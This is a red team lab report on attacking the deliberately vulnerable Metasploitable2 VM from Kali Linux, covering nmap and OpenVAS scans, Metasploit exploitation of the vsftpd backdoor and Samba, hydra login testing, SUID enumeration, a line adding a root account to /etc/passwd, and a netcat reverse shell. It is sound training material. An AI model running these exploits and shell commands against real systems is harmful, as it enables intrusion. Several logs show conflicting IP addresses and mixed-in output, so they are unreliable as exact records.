



RED TEAM SECURITY ASSESSMENT REPORT

Practical Red Team Engagement on Metasploitable2 Using Kali Linux

1. Introduction

This report presents a comprehensive red team security assessment carried out in a controlled laboratory environment using Kali Linux as the offensive security platform and Metasploitable2 as the target system. The purpose of this exercise was to understand how an attacker approaches a vulnerable machine in a structured manner, beginning with reconnaissance and information gathering, then progressing through vulnerability identification, exploitation, post-exploitation activities, credential testing, malware-analysis simulation, and finally professional documentation of findings.

Red teaming is an advanced cybersecurity practice that simulates realistic adversarial behavior in order to evaluate the practical security posture of a system. Unlike traditional vulnerability assessments, which primarily identify weaknesses, red teaming focuses on whether those weaknesses can actually be abused in a realistic attack scenario. This means that red teaming not only identifies vulnerable services but also validates how an attacker can move from initial discovery to actual system compromise.

The assessment was performed entirely within an isolated virtual lab so that all offensive activities remained safe and controlled. Metasploitable2 was selected because it is intentionally designed with vulnerable services, outdated software, and insecure configurations, making it highly suitable for security training and offensive experimentation.

The practical work completed during this engagement demonstrates how even basic weaknesses such as outdated services and weak credentials can provide an attacker with immediate opportunities for unauthorized access. It also highlights the importance of combining technical findings with professional reporting so that security weaknesses can be clearly communicated and corrected.

2. Objective of the Assessment

The main objective of this assessment was to study and practically apply the full attack workflow used during a red team exercise. Rather than focusing on a single tool or isolated activity, the objective was to understand how multiple offensive stages connect together during a real security engagement.



The assessment aimed to identify active services running on the target machine, determine which of those services were vulnerable, validate exploitability through controlled attacks, demonstrate post-exploitation access, evaluate password security, simulate malware detection behavior, and finally document all findings in a structured report.

A second objective was to connect technical tasks with recognized cybersecurity concepts such as reconnaissance, privilege analysis, shell access, brute-force credential testing, and MITRE ATT&CK mapping. This helps convert practical tool usage into broader security understanding.

Another important goal of the exercise was to develop reporting discipline. In professional red team operations, technical success alone is not enough; findings must be explained clearly so that security teams or decision-makers understand the risk and required mitigation steps.

3. Scope of Engagement and Rules of Engagement

The assessment was conducted strictly within a defined lab scope. Only one target system, Metasploitable2, was included in the engagement, and all offensive activities were limited to the isolated local network environment.

The scope included service discovery, vulnerability scanning, controlled exploitation of vulnerable services, shell validation, weak password testing, malware-analysis simulation, and security reporting.

Certain activities were intentionally excluded. No denial-of-service attacks were performed, no destructive payloads were used, and no permanent persistence mechanisms were established. The goal remained proof-of-concept validation rather than destructive compromise.

Rules of engagement were followed throughout the exercise. All exploitation remained controlled, no unnecessary modifications were made to the target system, and all actions focused on technical demonstration rather than system damage.

This mirrors professional red team practice where clearly defined scope and operational boundaries are required before offensive work begins.



4. Reconnaissance and Information Gathering

Reconnaissance was the first technical phase of the assessment. In offensive security, reconnaissance is critical because an attacker must first understand what services are available before selecting possible attack paths.

The target system was analyzed to identify active ports and exposed services. This process revealed several network services including FTP, SSH, Telnet, HTTP, and Samba. The presence of multiple services indicated a broad attack surface and immediately suggested that several independent attack paths might exist.

Among the discovered services, particular attention was given to FTP and Samba because both are historically associated with publicly known vulnerabilities when older versions are deployed. Telnet exposure also indicated insecure remote-access design because Telnet communicates without encryption.

A comparison was also made between lightweight scanning and aggressive scanning approaches. Basic scanning quickly revealed open ports, while aggressive scanning produced deeper technical information such as version details, script output, and operating system fingerprinting.

This deeper service intelligence became essential during later exploitation because knowing exact service versions often determines whether a public exploit exists.

The reconnaissance phase clearly demonstrated how much attack intelligence can be collected before any direct exploitation begins. In real environments, this stage often determines the success of later offensive actions because accurate information reduces attacker uncertainty.

```
AKNINJA@KALI: ~  
$ sudo nmap -sV 192.168.60.128  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-19 14:25 IST  
Nmap scan report for 192.168.60.128  
Host is up (0.0020s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5133/tcp  open  postgresql   PostgreSQL 9.0.3-0ubuntu0.9.0.3.7  
admin@metasploitable:~$ ifconfig  
0  
Link encap:Ethernet HWaddr 00:0c:29:44:2e:45  
inet addr:192.168.60.128 Bcast:192.168.60.255 Mask:255.255.255.0  
inet6 addr: fe80::20c:29ff:fe44:2e45/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:39 errors:0 dropped:0 overruns:0 frame:0  
TX packets:95 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:4129 (4.0 KB) TX bytes:11491 (11.2 KB)  
Interrupt:17 Base address:0x2000  
  
Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16436 Metric:1  
RX packets:129 errors:0 dropped:0 overruns:0 frame:0  
TX packets:129 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:37681 (36.9 KB) TX bytes:37681 (36.9 KB)  
admin@metasploitable:~$
```



```
AKININJA@KALE: ~
$ sudo nmap -A 192.168.68.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-19 14:32 IST
Nmap scan report for 192.168.68.128
Host is up (0.000000s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp           vsftpd 2.3.4
|_ STAT:
|_ FTP server status:
|_   Connected to 192.168.68.1
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsftpd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh           OpenSSH 4.7p1 Debian Buntuntu (protocol 2.0)
|_ ssh-hostkey:
|_   1024 60:8f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:3d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
29/tcp    open  smtp           Postfix smtpd
|_ SSLv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2_DES_64_CBC_WITH_MD5
|_     SSL2_RC4_128_WITH_MD5
|_     SSL2_RC2_128_CBC_WITH_MD5
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_     SSL2_DES_192_CBC3_CBC_WITH_MD5
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
|_   _ssl-date: 1926-03-19T09:02:29+00:00; +5s from scanner time.
|_   _ssl-cert: Subject: commonName=ubuntut04-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_   Not valid before: 2010-03-17T14:07:45
|_   Not valid after: 2010-04-16T14:07:45
|_   _smtp-command: metasplitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain        ISC BIND 9.4.2
|_ dns-nsid:
|_   bind.version: 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ _http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_ _http-title: Metasploitable - Linux
111/tcp   open  rpcbind        2 (RPC #100000)
|_ rpcinfo:
|_   program version port/proto service
|_   100000 2 111/tcp rpcbind
|_   100000 2 111/udp rpcbind
|_   100003 2,3,4 2003/tcp nfs
|_   100003 2,3,4 2003/udp nfs
|_   100005 1,2,3 47254/tcp mountd
|_   100005 1,2,3 49068/udp mountd
```

5. Vulnerability Assessment

After identifying exposed services, the next stage focused on vulnerability assessment. The purpose of this phase was to determine whether the identified services matched known weaknesses documented in public vulnerability databases.


A vulnerability scanner was used to analyze the target system and correlate discovered services with known risk signatures. Multiple high-risk findings were identified, especially in services already highlighted during reconnaissance.

The FTP service was reported as vulnerable because the installed version is associated with a known backdoor vulnerability. Samba was also identified as vulnerable due to an older flaw that allows remote command execution. Additional medium-risk findings included insecure Telnet exposure and weak service hardening.

The scanner assigned severity values to findings so that attack priorities could be established. High-severity vulnerabilities were selected first because they represented the most realistic compromise opportunities.

An important observation during this phase was that automated scanner findings strongly matched manual reconnaissance results. This demonstrates that vulnerability scanners are highly useful when combined with human validation rather than used independently.

The vulnerability assessment confirmed that the target system exposed several weaknesses which, in a real production environment, would represent serious operational risk.



Information	Results (69 of 634)	Hosts (1 of 1)	Ports (139 of 23)	Applications (207 of 20)	Operating Systems (1 of 1)	CVEs (98 of 35)	Closed CVEs (0 of 0)	TLS Certificates (2 of 2)	Error Messages (0 of 0)	User Tags (0)
Vulnerability	Severity	QoD	Host IP	Name	Location	EPSS Score	Percentile	Created		
TWiki < 4.2.4 Multiple XSS / Command Execution Vulnerabilities	10.0 (Critical)	80 %	192.168.80.128		80/tcp	N/A	N/A	Thu, Mar 19, 2026 10:06 AM Coordinated Universal Time		
Distributed Ruby (dRuby/DfRb) Multiple RCE Vulnerabilities	10.0 (Critical)	99 %	192.168.80.128		8787/tcp	N/A	N/A	Thu, Mar 19, 2026 10:09 AM Coordinated Universal Time		
Operating System (OS) End of Life (EOL) Detection	10.0 (Critical)	80 %	192.168.80.128		general/tcp	N/A	N/A	Thu, Mar 19, 2026 10:04 AM Coordinated Universal Time		
The rexec service is running	10.0 (Critical)	80 %	192.168.80.128		512/tcp	N/A	N/A	Thu, Mar 19, 2026 10:06 AM Coordinated Universal Time		
Possible Backdoor: Ingreslock	10.0 (Critical)	99 %	192.168.80.128		1524/tcp	N/A	N/A	Thu, Mar 19, 2026 10:11 AM Coordinated Universal Time		
vulnfd Compromised Source Packages Backdoor Vulnerability - Active Check	10.0 (Critical)	99 %	192.168.80.128		6200/tcp	N/A	N/A	Thu, Mar 19, 2026 10:09 AM		

Version 26.12.1



OPENVAS
UTC | 🌐 🔒 ⚙️ 🔄 📄 👤 14:12 admin

Dashboards

Scans

Tasks

Reports

Results

Vulnerabilities

Notes

Overrides

Assets

Resilience

Security Information

Configuration

Administration

Help


Report: Thu, Mar 19, 2026 9:48 AM
Coordinated Universal Time

Filter

~~✖~~ ~~✖~~ ~~✖~~ ~~✖~~ ~~✖~~ ~~✖~~ ~~✖~~ ~~✖~~

ID: 40239231-BD5A-FD71-5B23-002A7E70
Created: Thu, Mar 19, 2026 9:48 AM Coordinated Universal Time
Modified: Thu, Mar 19, 2026 10:02 AM Coordinated Universal Time
Owner: admin

Information	Results (88 of 834)	Hosts (1 of 1)	Ports (13 of 23)	Applications (20 of 26)	Operating Systems (1 of 1)	CVEs (25 of 35)	Closed CVEs (0 of 0)	TLS Certificates (2 of 2)	Error Messages (0 of 0)	User Tags (0)	
CVE ↑↓						NVT ↑↓					Hosts ↑↓ Occurrences ↑↓ Severity ↓
CVE-2008-5304 CVE-2008-5305						TWiki < 4.2.4 Multiple XSS / Command Execution Vulnerabilities					1 1 5.8 (Critical)
CVE-1999-0618						The rexec service is running					1 1 10.0 (Critical)
CVE-2011-2523						vstpd Compromised Source Packages Backdoor Vulnerability - Active Check					1 2 6.8 (Critical)
CVE-2020-1938						Apache Tomcat AJP RCE Vulnerability (Ghosktat) - Active Check					1 1 6.8 (Critical)
CVE-2012-1823 CVE-2012-2311 CVE-2012-2336 CVE-2012-2335						PHP < 5.3.13, 5.4.x < 5.4.3 Multiple Vulnerabilities - Active Check					1 1 6.8 (Critical)
CVE-2001-0645 CVE-2002-1809 CVE-2004-1532 CVE-2004-2387 CVE-2006-1451 CVE-2007-2554 CVE-2007-6081 CVE-2009-0919 CVE-2014-3419 CVE-2015-4869 CVE-2016-6531 CVE-2018-15719 CVE-2024-22951						MySQL / MariaDB Default Credentials (MySQL Protocol)					1 1 6.8 (Critical)
CVE-2004-2687						DistCC RCE Vulnerability (CVE-2004-2687)					1 1 6.3 (Critical)
CVE-2018-7144						UnrealIRCd Authentication Spoofing Vulnerability					1 1 6.3 (High)
CVE-1999-0651						rsh Unencrypted Cleartext Login					1 1 1.9 (Low)
CVE-1999-0501 CVE-1999-0502 CVE-1999-0507 CVE-1999-0508 CVE-2001-1594 CVE-2013-7404 <u>CVE-2014-9198</u> CVE-2015-7261 CVE-2018-8731 CVE-2017-8218 CVE-2018-9068 CVE-2018-17771 CVE-2018-19063 CVE-2018-19064 CVE-2018-25147 CVE-2020-36915						FTP Brute Force Logins With Default Credentials Reporting					1 2 7.8 (High)
CVE-2011-3556						Java RMJ Server Insecure Default Configuration RCE Vulnerability - Active Check					1 1 7.8 (High)
CVE-2010-2075						UnrealIRCd Backdoor					1 1 7.8 (High)
						SSL/TLS: OpenSSL_CCS Max in the Middle Security/Business Vulnerability					1 1 7.8 (High)



6. Exploitation Phase

Once vulnerabilities were confirmed, the engagement progressed into exploitation. This stage tests whether identified weaknesses actually allow unauthorized system access.

The first exploitation targeted the vulnerable FTP service. Because the service version contained a known backdoor, shell access was obtained successfully. This proved that the vulnerability was not merely theoretical but directly exploitable.

After FTP exploitation, the Samba service was selected for a second exploitation attempt. Samba was chosen because it is commonly deployed in internal networks and older versions are known to contain dangerous vulnerabilities. Exploitation succeeded and again resulted in shell access.

The fact that two different services independently allowed remote access demonstrates how dangerous service redundancy becomes when multiple outdated applications are exposed.

This phase highlights one of the most important lessons in cybersecurity: outdated software significantly lowers attacker effort because exploit methods already exist publicly and can often be executed with minimal customization.

Successful exploitation also confirms that patch management remains one of the most critical defensive responsibilities.



```
Mar 19 14:40
AKNINJA@KALI: ~

# Name                               Disclosure Date  Rank  Check  Description
# ---                               -
0 auxiliary/dos/ftp/vsftpd_232        2011-02-03     normal Yes    VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03     excellent No     VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.60.128
RHOSTS => 192.168.60.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.60.128:21 - Banner: 220 (vsftpd 2.3.4)
[*] 192.168.60.128:21 - USER: 331 Please specify the password.
[*] 192.168.60.128:21 - Backdoor service has been spawned, handling...
[*] 192.168.60.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.41, but the operating system provides version 2.42.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] Command shell session 1 opened (192.168.60.1:32905 -> 192.168.60.128:6000) at 2026-03-19 14:39:09 +0530

whoami
root
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

Mar 19 14:53
AKNINJA@KALI: ~

srv
sys
tmp
usr
var
vmlinuz
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

exit
[*] 192.168.60.128 - Command shell session 1 closed.
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/smb/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/smb/usermap_script) > set RHOSTS 192.168.60.128
RHOSTS => 192.168.60.128
msf exploit(multi/smb/usermap_script) > run
[*] Started reverse TCP handler on 10.10.10.1:4444
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.4
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.4
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] Command shell session 2 opened (10.10.10.1:7187:4444 -> 10.10.10.1:4444)

File Edit View VM Tabs Help
Library
Type here to search
My Computer
Metasploitable2
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:0c:29:14:2e:45
          inet addr:192.168.60.128  Bcast:192.168.60.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe44:2e45:64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:95 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 sequence:1000
          RX bytes:4129 (4.0 KB)  TX bytes:11491 (11.2 KB)
          Interrupt:17 Base address: 0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1:1 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:129 errors:0 dropped:0 overruns:0 frame:0
          TX packets:129 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 sequence:0
          RX bytes:37881 (36.9 KB)  TX bytes:37881 (36.9 KB)

msfadmin@metasploitable:~$

To return to your computer press Ctrl+Alt.

Mar 19 15:22
AKNINJA@KALI: ~

$ hydra -l msfadmin -p msfadmin ftp://192.168.60.128
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-19 15:27:21
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l1:p:1), ~1 try per task
[DATA] attacking ftp://192.168.60.128:21/
[21/ftp] host: 192.168.60.128 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-19 15:27:22
```




7. Post-Exploitation Analysis

After shell access was obtained, the next step was post-exploitation analysis. The purpose of this stage was to understand what level of control had been achieved and whether additional privilege opportunities existed.

The system was examined for privileged binaries, insecure file permissions, and local privilege paths. This type of analysis reflects what attackers typically do immediately after gaining initial access because shell access alone does not always provide full administrative control.

Special attention was given to privileged executables because SUID-enabled binaries frequently create privilege escalation opportunities in Linux environments.

The password file permissions were also checked to determine whether account-level manipulation could be possible.

Although the exercise remained non-destructive, this phase demonstrates that attackers usually continue exploring system trust boundaries after the first successful shell.

Post-exploitation also highlights an important security reality: initial compromise often creates a starting point rather than a final objective.

```
find / -perm -4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuid
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
ls -l /etc/passwd
-rw-r--r-- 1 root root 1581 May 13 2012 /etc/passwd
echo test:x:0:0:test:/root:/bin/bash >> /etc/passwd
```



8. Reverse Shell Demonstration


A reverse shell was established to demonstrate outbound shell communication from the compromised target back to the attacking system.

A reverse shell differs from direct exploit shell access because the target initiates communication toward the attacker. This technique is important because outbound connections are often easier to maintain in restricted environments.

The successful reverse shell confirmed that the target machine could sustain interactive command execution through a remote communication channel.

This exercise reflects common post-exploitation behavior where attackers convert temporary shell access into more stable command channels.

It also demonstrates why outbound traffic monitoring is an important defensive control.



```
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz -> boot/v
find / -perm -4000 2>/dev/null

/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh

AKNINJA@
RX packets:5259 bytes 0 (0.0 B)
RX errors:0 dropped:0 overruns:0 frame:0
TX packets:5970 bytes 0 (0.0 B)
TX errors:0 dropped:0 overruns:0 carrier:0 collisions:0
0: flags=163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
inet 10.104.71.87 netmask 255.255.255.0 broadcast 10.104.71.255
inet6 fe80::2c5b:215d:c897:e0c0 prefixlen 64 scopeid 0x20:::
inet6 fe80::a3a4:2328:af70:b5b5 prefixlen 64 scopeid 0x20:::
inet6 2409:40c1:58:a586:1061:23d2:e5d1:840d prefixlen 64 scopeid 0x20:::
ether fc:b0:de:01:1b:b1 txqueuelen 1000 (ethernet)
RX packets:124760 bytes 145361308 (138.6 MiB)
RX errors:0 dropped:2 overruns:0 frame:0
TX packets:118892 bytes 19422212 (18.5 MiB)
TX errors:0 dropped:0 overruns:0 carrier:0 collisions:0

AKNINJA@KALI:~$ nc -lvp 4444
nc -lvp 4444
Listening on [any] 4444 ...
connect to [10.104.71.87] from (UNKNOWN) [10.104.71.87] 52267
nc -e /bin/bash 10.104.71.87 4444
```

9. Password Security Assessment

Password security testing was performed to evaluate whether weak authentication alone could provide unauthorized access.

The assessment confirmed that default credentials remained active on the FTP service. This means exploitation was not always necessary because authentication weakness alone already allowed access.

